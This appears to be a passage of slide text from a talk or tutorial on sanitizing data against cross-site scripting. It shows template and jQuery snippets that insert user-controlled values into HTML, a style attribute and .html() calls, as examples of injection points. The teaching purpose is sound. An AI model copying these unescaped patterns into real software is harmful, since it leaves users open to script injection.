    $('#status').html('You are now ' + data.status);  
  });  
</script>
```

Script Sanitization

Challenges of Sanitizing Data

```
<div id="content">  
  <h1>User Info</h1>  
  <p>Hi {{user.name}}</p>  
  <p id="status" style="{{user.style}}"></p>  
</div>
```

HTML Sanitization

Attribute Sanitization

```
<script>  
$.get('/user/status/{{user.id}}', function(data) {  
  $('#status').html('You are now ' + data.status);  
});  
</script>
```

Script Sanitization

Was this sanitized by
the server?